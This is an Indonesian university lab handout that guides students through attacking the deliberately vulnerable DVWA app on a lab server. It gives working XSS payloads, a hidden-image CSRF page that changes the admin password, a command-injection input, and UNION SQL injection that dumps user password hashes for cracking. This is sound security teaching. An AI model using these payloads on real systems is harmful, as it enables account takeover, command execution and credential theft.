Praktikum Minggu 11

Percobaan sebuah vulnerable web application - DVWA

1. **Tujuan**
   Praktikum ini bertujuan agar mahasiswa diharapkan mampu untuk memahami konsep *vulnerable* aplikasi web melalui win2008 server dan Kali Linux.

2. **Dasar Teori**
   DVWA (Damn Vulnerable Web Application) merupakan sebuah contoh aplikasi web yang mudah diserang untuk tujuan pembelajaran. DVWA membutuhkan Apache Web server dan MySQL database. Disini kita membutuhkan XAMPP yang sudah terinstall pada image Win2008R2.

3. **Peralatan**
   Kebutuhan peralatan yang digunakan untuk melakukan praktikum ini yaitu:
   - PC yang sudah memiliki sistem operasi yang mendukung
   - DVWA-Master yang sudah didownload dari Learning.


4. **Langkah Percobaan**
   a. **Setup environment**
   Jalankan Xampp control panel seperti pada panduan berikut:

In Win2008R2

36. On the Desktop, double-click on the XAMPP icon.

XAMPP Control Panel

37. In the XAMPP Control Panel, start the Apache Web Server and the MySQL Server.




XAMPP Control Panel v3.1.0 3.1.0

Modules

Service	Module	PID(s)	Port(s)	Actions			
☒	Apache			Start	Admin	Config	Logs
☒	MySQL			Start	Admin	Config	Logs
☒	FileZilla			Start	Admin	Config	Logs

38. When the Apache Web Server has started, note that it is running on Port 8080.



XAMPP Control Panel v3.1.0 3.1.0

Modules

Service	Module	PID(s)	Port(s)	Actions			
☒	Apache	2768 1080	8080 8443	Stop	Admin	Config	Logs
☒	MySQL	1672	3306	Stop	Admin	Config	Logs
☒	FileZilla			Start	Admin	Config	Logs

1. Extract file DVWA-master.zip
2. Copy hasil extract tersebut pada folder “C:/xampp/htdocs/”
3. Rename file pada folder “dvwa-master/config” config.inc.php.dist →config.inc.php
4. Buka file config.inc.php, dan ubah password db menjadi blank:
   $_DVWA['db_password'] = '';
5. Akses dari web browser http://localhost/dvwa-master
6. Ubah DVWA Security menjadi **low** pada menu **DVWA security**.

b. Reflected Cross-Site Scripting

Reflected cross-site scripting dapat terjadi ketika input dari seorang user ditampilkan pada halaman.

In Kali

43. In DVWA, in the left hand menu, click on XSS (reflected).
44. Type any string into the textbox and click Submit. What you typed will be displayed.
45. Now type the following into the textbox and click Submit.

    ```
    <script>alert("haha");</script>
    ```

    You should see a popup with the word "haha".

46. Click the View Source button in the lower right corner. Note that whatever the user enters is stored in the variable ‘name’ and displayed in the echo command.

47. In the left menu, click on DVWA Security and set the security level to high.
48. Repeat entering the following into the textbox and click Submit.

    ```
    <script>alert("haha");</script>
    ```

    This time the script is not run, so no pop-up appears.

49. Click the View Source button. When the Security Level is High, the user input is sanitized by passing it through a special function called preg_replace. The function preg_replace will replace the string “<script” with an empty string, so the script is not run.

50. In the left menu, click on DVWA Security and set the security level back to low.

51. Type the following in the textbox and click Submit.

    ```
    <script>document.location="https://www.google.com"</script>
    ```

    The Web Browser will execute the script and you will be redirected to Google.

    Note : Some of the newer web browsers will actively filter out XSS.

c. Stored Cross-Site Scripting

Stored cross-site scripting dapat terjadi ketika input dari seorang user disimpan pada web server dan ditampilkan pada halaman web ke pengguna lainnya.

In Kali

52. In DVWA, check that the Security Level is Low (the security level is displayed in the bottom left corner of the web page).
53. In the left hand menu, click on XSS (stored).
54. Type a name in the Name textbox.
    Type the following for the Message and click Sign Guestbook.

    ```
    <script>alert("haha");</script>
    ```

    Now every time anyone clicks on XSS(Stored) to see the Guestbook, the popup will appear.

55. To reset the database, click on Setup / Reset DB and click Create/Reset Database.
56. Click on XSS (Stored).
57. For Name, type “Members”.
    Type the following for the Message and click Sign Guestbook.

    ```
    <input type="submit" value="Members, click here">
    ```

    A fake button has been created. A hacker may create a fake button that will lead to his website if visitors, who are not careful, click on his button.

58. To reset the database, click on Setup and click Create/Reset Database.

d. Cross-Site Request Forgery (CSRF)


Cross-site request forgery dapat terjadi ketika seorang user sedang masuk ke sebuah situs terpercaya dan attacker membuat browser si user untuk mengirimkan permintaan yang tidak diinginkan oleh situs terpercaya tersebut. Untuk langkah 67, Pada ip address sesuai dengan instalasi, contoh: “http://192.168.62.35/dvwa-master/vulnerabilities/...”

In Kali

59. In DVWA, check that the Security Level is Low (the security level is displayed in the bottom left corner of the web page).
60. In the left hand menu, click on CSRF.
61. Check that the Security Level is Low (the security level is displayed in the bottom left corner of the web page)
62. Right-click anywhere in the form and select View Source. The HTML source of the page will be displayed in a window.
63. Scroll down until you see the form for entering the new password. Note that the form method is “GET” which means the user input will be passed through a query string in the URI.

```
<h3>Change your admin password:</h3><br>
<form action="#" method="GET">
```

64. Close the Source Code window.
65. Enter “password” for the New and Confirm password, and click Change.
66. Take note of how the new password values are passed in the URI textbox (see following diagram).



http://127.0.0.1/dvwa/vulnerabilities/csrf/?password_new=password&password_conf=password&Change=Change

67. Click on Applications menu, Favorites, Leafpad, to start a text editor. Create a new file “csrf.html” with the following contents.

Change to the IP of your Win2008R2 image

```
This is a very new web page.
<img width="1" src=”http://127.0.0.1:8080/dvwa-
1.9/vulnerabilities/csrf/?password_new=12345678&password_conf=1234
5678&Change=Change”>
```

The image width is set to 1 so it won’t get noticed on the displayed web page.

The image source is set to the URI displayed when you changed the admin password. Change the password_new and password_conf to a new value like “12345678”

68. Save the csrf.html file. (You can save it to the Desktop of your Kali)
69. While you are still logged in to the DVWA website, double-click on the csrf.html file so that it opens up in a web browser. The web browser will automatically load the link associated with the image and cause your DVWA admin password to be changed.
70. In the DVWA website, click on Logout.
71. Try to login again as user “admin” and password “password”. You are not able to login as the password has been changed to “12345678” when the csrf.html was loaded.

The hacker may try to send phishing emails to users to get back to click on his web links to pages with such CSRF attacks.

72. Login to DWVA. Click on CSRF and change the password back to “password”.

73. Set the Security Level to High.
74. Click on CSRF and click on View Source.
When the Security Level is High, the web application checks for a session token before password change is allowed.


75. Set the Security Level to Impossible.
76. Click on CSRF.
For better security, the user should be asked to enter his current password before password change is allowed.

e. Command Injection

Aplikasi web DVWA mengizinkan user untuk ping system yang lain. Akan tetapi, ia nya dapat digunakan untuk mengeksekusi perintah lainnya.

In Kali

77. In DVWA, set the Security Level to Low.
78. In the left hand menu, click on Command Injection.
79. Type in the IP of your Kali image or other image. The results of the ping will be displayed after a few seconds.
80. Type in an IP, followed by " `&& dir c:\`" (see diagram) and click Submit.



Enter an IP address below:

192.168.12.1 && dir c:\

You will see the directory listing of the C drive of the Win2008R2 server.

A hacker could potentially run commands to read files, delete files, add users, etc.

f. SQL Injection

In Kali

81. In DVWA, check that the Security Level is Low.
82. In the left hand menu, click on SQL Injection.
83. For the User ID, type in "1", "2", "3", etc, to see the user details displayed.

The SQL statement for retrieving the user record is probably something like the following :


```
select firstname, surname from user where userid = '$id'
```

So when you type 1 for the User ID, the SQL statement becomes:

```
select firstname, surname from user where userid = '1'
```

84. Type in the following for the User ID (see diagram).

```
ppp' or '0' = '0
```



User ID:

ppp' or '0' = '0

The SQL statement now becomes

```
select firstname, surname from user
where userid = 'ppp' or '0' = '0'
```

The SQL statement will retrieve all the users from the database table so you will see a list of all the users displayed.

85. Can we get more information about the users? There should be a database table containing the user information. What would be the name of this database table containing user information?

Let's assume the database table name is “user”.

86. Type in the following for the User ID.

```
ppp' or '0' = '0' union select userid, user from user #
```

The SQL statement now becomes

```
select firstname, surname from user where userid = 'ppp' or '0' =
'0' union select userid, user from user #'
```

The # sign in MySQL means to treat the rest of the line as a comment.

However, we get an error message that the table “dvwa.user” does not exist. So the name of the database table is not “dvwa.user”.

Let's try the database table name "users".

87. Type in the following for the User ID.


```
ppp' or '0' = '0' union select userid, user from users #
```

Now the error message is that the column “userid” is unknown. Let's try “user_id” for the column name.

88. Type in the following for the User ID.

```
ppp' or '0' = '0' union select user_id, user from users #
```

This time we got it right. Records displaying the User IDs and Users are displayed at the end.




```
ID: ppp' or '0' = '0' union select user_id, user from users #
First name: Bob
Surname: Smith

ID: ppp' or '0' = '0' union select user_id, user from users #
First name: 1
Surname: admin

ID: ppp' or '0' = '0' union select user_id, user from users #
First name: 2
Surname: gordonb
```

List of User IDs and Users from the second select query

89. Can we display passwords?
Type in the following for the User ID.

```
ppp' or '0' = '0' union select user_id, password from users #
```

Hashed passwords are now displayed.




```
ID: ppp' or '0' = '0' union select user_id, password from users #
First name: 1
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Hashed password for

How can we crack the hashed passwords?

90. Create a new text file and on a single line, enter the User ID, followed by a colon, and then copy the hashed password. Repeat for the other users (see following diagram).



```
1:5f4dcc3b5aa765d61d8327deb882cf99
2:e99a18c428cb38d5f260853678922e03
3:8d3533d75ae2c3966d7e0d4fcc69216b
4:0d107d09f5bbe40cade3de5c71e9e9b7
5:5f4dcc3b5aa765d61d8327deb882cf99
```

91. Save the file as passwd.txt.

5. Laporan

Buatlah laporan terkait langkah-langkah percobaan serta hasil langkah percobaan beserta penjelasannya menurut kemampuan anda sendiri. Lalu upload hasil pekerjaan praktikum anda ke tempat upload yang sudah disediakan di learning dengan batas waktu selama 1 minggu [file.pdf].